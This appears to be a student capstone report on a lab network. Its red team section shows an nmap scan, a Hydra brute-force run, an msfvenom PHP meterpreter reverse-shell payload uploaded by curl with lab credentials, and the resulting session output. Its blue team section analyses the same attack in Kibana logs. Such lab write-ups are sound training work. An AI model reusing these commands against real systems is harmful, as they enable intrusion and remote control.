

# **Capstone Engagement**

**Assessment, Analysis,  
and Hardening of a Vulnerable System**

# Table of Contents

---

This document contains the following sections:

01

**Network Topology**

02

**Red Team: Security Assessment**

03

**Blue Team: Log Analysis and Attack Characterization**


04

**Hardening: Proposed Alarms and Mitigation Strategies**

---

# Network Topology

# Network Topology



## Network

Address Range:  
192.168.1.0/24  
Netmask: 255.255.255.0  
Gateway: 192.168.1.0

## Machines

IPv4: 192.168.1.1  
OS: Windows  
Hostname: Redteam  
Blueteam

IPv4: 192.168.1.90  
OS: Kali Linux  
Hostname: Kali

IPv4: 192.168.1.105  
OS: Ubuntu  
Hostname: Capstone

IPv4: 192.168.1.100  
OS: Ubuntu 18.04  
Hostname: ELK



# **Red Team** Security Assessment

# Recon: Describing the Target

---

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Redteam Blueteam	192.168.1.1	Hypervisor – Host all the VMs
Kali	192.168.1.90	Attacking machine using Kali Linux OS
Capstone	192.168.1.105	Target machine using Apache web server
ELK server	192.168.1.100	Centralized logging server running different services: packetbeat, filebeat, metricbeat

---

# Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
<i>Directory Listing Vulnerability</i> CWE-548: Exposure of Information Through Directory Listing	The directory structure is visible and accessible from a browser without any passwords.	Attackers can try many attacks from this access, and some documents with sensitive data are carelessly left available from there
<i>Uploading of malicious script</i> CWE-434: Unrestricted Upload of File with Dangerous Type	Webdav is enabled, allowing attackers to upload malicious script to the server.	Amongst many possible attacks, attackers can use this vulnerability to launch a reverse shell and gain access to the system.
CWE-521: Weak Password Requirements	Passwords are too simple with a low level of complexity. The 2 discovered were a simple phrase and a name.	Weak passwords are easy to uncover through bruteforce and dictionary attacks

# Exploitation: *Directory Listing Vulnerability*

01

## Tools & Processes

### Nmap

Using Nmap, the webserver directory structure was revealed.

### Browser

Using a browser, simply navigating the directory structure from the IP address revealed enough information to eventually breach the system.

02

## Achievements


Access to different documents that revealed three usernames – which can be used for a brute force attack. It also yielded the location of a hidden folder which contain information of webdav server

03

Command: `nmap -A -sV 192.168.01.105`

```
ShellNo.1
File Actions Edit View Help
root@kali:~# nmap -sV -A 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-11 15:47 PDT
Nmap scan report for 192.168.1.105
Host is up (0.001s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
  2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
  256  c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
_ 256  b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29
http-ls: Volume /
  maxfiles limit reached (10)
  SIZE TIME FILENAME
  - 2019-05-07 18:23 company_blog/
422 2019-05-07 18:23 company_blog/blog.txt
  - 2019-05-07 18:27 company_folders/
  - 2019-05-07 18:25 company_folders/company_culture/
  - 2019-05-07 18:26 company_folders/customer_info/
  - 2019-05-07 18:27 company_folders/sales_docs/
  - 2019-05-07 18:22 company_share/
  - 2019-05-07 18:34 meet_our_team/
329 2019-05-07 18:31 meet_our_team/ashton.txt
404 2019-05-07 18:33 meet_our_team/hannah.txt
_
  _http-server-header: Apache/2.4.29 (Ubuntu)
  _http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

# Exploring the webserver



## Index of /company\_folders/secret\_folder


<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>	-	-	-
<a href="#">connect_to_corp_server</a>	2019-05-07 18:28	414	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

## Index of /company\_folders

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>	-	-	-
<a href="#">company_culture/</a>	2019-05-07 18:25	-	
<a href="#">customer_info/</a>	2019-05-07 18:26	-	
<a href="#">sales_docs/</a>	2019-05-07 18:26	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



# Exploitation: *Uploading of malicious script*

01

## Tools & Processes

**Msfvenom** – created the malicious script – kill.php

```
Msfvenom -p  
php/meterpreter/reverse_tcp  
lhost=192.168.1.90
```

```
lport=4444 -f raw -o kill.php  
curl – uploaded the payload  
to the webdav directory.
```

```
Curl -user 'ryan:linux4u' -T  
'/kill.php'
```

```
'192.168.1.105/webdav/'
```


**Metasploit** – started a listener, which then launched a meterpreter session once the kill.php was run on the webserver.

02

## Achievements

Using a reverse shell, opened a meterpreter session in the target system, and explore and download file from the target machine.

03



```
msf5 exploit(multi/handler) > exploit  
  
[*] Started reverse TCP handler on 192.168.1.90:4444  
[*] Sending stage (38288 bytes) to 192.168.1.105  
[*] Meterpreter session 3 opened (192.168.1.90:4444 → 192.168.1.105:42238) at 2021-08-11 16:50:27 -0700  
  
meterpreter > whoami  
[-] Unknown command: whoami.  
meterpreter > clear  
[-] Unknown command: clear.  
meterpreter > pwd  
/var/www/webdav  
meterpreter > |
```

# Exploitation: Weak Password

01

## Tools & Processes

Hydra

Hydra was used to bruteforce ashton's username against the webserver's password protected area.

```
hydra -l ashton -P  
/usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105  
http-get  
/company_folders/secret_folder/
```

02


## Achievements

This attack provided ashton's password, which was a simple name – *leopoldo*.

Access to the hidden directory in the webserver. This revealed a document that contained instructions to connect to webdav with the CEO's username and password hash.

03

```
File Actions Edit View Help  
ld 11] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 5]  
] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 1]  
] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 1]  
0] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 2]  
] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 9]  
] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [chi  
ld 4] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child  
0] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child  
7] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 1  
2] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 13]  
(0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child  
14] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child  
15] (0/0)  
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo  
[STATUS] attack finished for 192.168.1.105 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-08-11 16:31:30  
root@kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105  
http-get /company_folders/secret_folder/
```



# **Blue Team**

## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan

- What time did the port scan occur? Aug 11, 2021 from 18.44 pm to 18.55 pm
- How many packets were sent, and from which IP? 21,281 packet was sent from 192.168.1.90 to 192.168.1.105
- What indicates that this was a port scan? We exclude the traffic come from port 80 which is for HTTP method and port 53206 for TCP/UDP method. The rest indicated a port scanning.

New Save Open Share Inspect

source.ip : 192.168.1.90 and destination.ip : 192.168.1.105 AND NOT destination.port:80 AND NOT destination.port:53206

KQL  Refresh

+ Add filter

packetbeat-\*

Search field names

Filter by type 0

Selected fields

Popular

- agent\_hostname

Available fields

- @timestamp
- \_id
- \_index
- \_score
- \_type
- agent.ephemeral\_id
- agent.id
- agent.name
- agent.type
- agent.version
- client.bytes
- client.ip
- destination.bytes
- destination.ip
- destination.packets
- destination.port
- ecs.version


21,281 hits

Aug 11, 2021 @ 18:44:00.296 - Aug 11, 2021 @ 18:55:28.261

Time	_source
> Aug 11, 2021 @ 18:47:59.925	@timestamp: Aug 11, 2021 @ 18:47:59.925 destination.ip: 192.168.1.105 destination.bytes: 1208 client.ip: 192.168.1.90 client.bytes: 1208 icmp.request.message: EchoRequest(9) icmp.request.type: 8 icmp.request.code: 9 icmp.response.code: 9 icmp.response.message: EchoReply(9) icmp.response.type: 0 icmp.version: 4 ecs.version: 1.5.0 host.name: Kali agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali agent.type: packetbeat agent.version: 7.8.0 agent.hostname: Kali agent.ephemeral_id: e2f46501-c32b-44ff-b91f-930a05eb08f8 server.bytes: 1208 server.ip: 192.168.1.105 event.duration: 0.4 event.start: Aug 11, 2021 @ 18:47:59.925 event.end: Aug 11, 2021 @ 18:47:59.926 event.kind: event event.category: network_traffic event.dataset: icmp type: icmp path: 192.168.1.105 status: OK network.type: ipv4 network.transport: icmp network.direction: outbound network.community_id: 1:8oSsNFp03Mzjqss1QqMy+CTz5nA= network.bytes: 2408 source.bytes: 1208 source.ip: 192.168.1.90 _id: an1mN3sBfv07cokQsEU0 _type: _doc _index: packetbeat-7.8.0-2021.08.07-000002 _score: -
> Aug 11, 2021 @ 18:47:59.950	@timestamp: Aug 11, 2021 @ 18:47:59.950 agent.hostname: Kali agent.ephemeral_id: e2f46501-c32b-44ff-b91f-930a05eb08f8 agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali agent.type: packetbeat agent.version: 7.8.0 source.ip: 192.168.1.90 source.bytes: 1508 server.ip: 192.168.1.105 status: OK event.category: network_traffic event.dataset: icmp event.duration: 0.5 event.start: Aug 11, 2021 @ 18:47:59.950 event.end: Aug 11, 2021 @ 18:47:59.951 event.kind: event type: icmp ecs.version: 1.5.0 icmp.request.code: 0 icmp.request.message: EchoRequest(0) icmp.request.type: 8 icmp.response.message: EchoReply(0) icmp.response.type: 0 icmp.response.code: 0 icmp.version: 4 destination.ip: 192.168.1.105 destination.bytes: 1508 client.bytes: 1508 client.ip: 192.168.1.90 network.community_id: 1:8oSsNFp03Mzjqss1QqMy+CTz5nA= network.bytes: 3008 network.type: ipv4 network.transport: icmp network.direction: outbound host.name: Kali _id: a31mN3sBfv07cokQsEU0 _type: _doc _index: packetbeat-
> Aug 11, 2021 @ 18:47:59.980	@timestamp: Aug 11, 2021 @ 18:47:59.980 network.type: ipv4 network.transport: icmp network.direction: inbound network.community_id: 1:8oSsNFp03Mzjqss1QqMy+CTz5nA= network.bytes: 2408 status: OK icmp.version: 4 icmp.request.message: EchoRequest(9) icmp.request.type: 8 icmp.request.code: 9 icmp.response.message: EchoReply(9) icmp.response.type: 0 icmp.response.code: 9 host.name: server1 agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: 772244a9-616c-4b85-a850-80b1b0393591 ecs.version: 1.5.0 source.bytes: 1208 source.ip: 192.168.1.90 destination.bytes: 1208 destination.ip: 192.168.1.105 client.ip: 192.168.1.90 client.bytes: 1208 event.start: Aug 11, 2021 @ 18:47:59.980 event.end: Aug 11, 2021 @ 18:47:59.980 event.kind: event event.category: network_traffic event.dataset: icmp event.duration: 0.0 type: icmp path: 192.168.1.105 server.ip: 192.168.1.105 server.bytes: 1208 _id: Z31mN3sBfv07cokQrKig _type: _doc _index: packetbeat-7.7.0-
> Aug 11, 2021 @ 18:48:00.004	@timestamp: Aug 11, 2021 @ 18:48:00.004 type: flow destination.packets: 1 destination.bytes: 568 destination.ip: 192.168.1.105 destination.port: 21 event.end: Aug 11, 2021 @ 18:47:53.093 event.duration: 0.1 event.dataset: flow event.kind: event event.category: network_traffic event.action: network_flow event.start: Aug 11, 2021 @ 18:47:53.093 host.name: Kali agent.type: packetbeat agent.version: 7.8.0 agent.hostname: Kali agent.ephemeral_id: e2f46501-c32b-44ff-b91f-930a05eb08f8 agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali flow.id: EAT/////AP/////CP8AAHAQaFawK98AUSeFOA flow.final: false network.community_id: 1:M9B6H6+X1XfTcW1HRvV1IGcJ6c= network.bytes: 1168 network.packets: 2 network.type: ipv4 network.transport: tcp source.bytes: 608 source.ip: 192.168.1.90 source.port: 40516 source.packets: 1 ecs.version: 1.5.0 _id: 7n1mN3sBfv07cokQREAV _type: _doc _index: packetbeat-7.8.0-2021.08.07-000002 _score: -


# Analysis: Finding the Request for the Hidden Directory

- 16,185 requests were made to the hidden directory between 19.30 and 19.33 on Aug 11, 2021.




# Analysis: Uncovering the Brute Force Attack


- How many requests were made in the attack? 16,181 requests were made in the attack
- How many requests had been made before the attacker discovered the password? 16,180 attempt were made before the password is cracked



# Analysis: Finding the WebDAV Connection

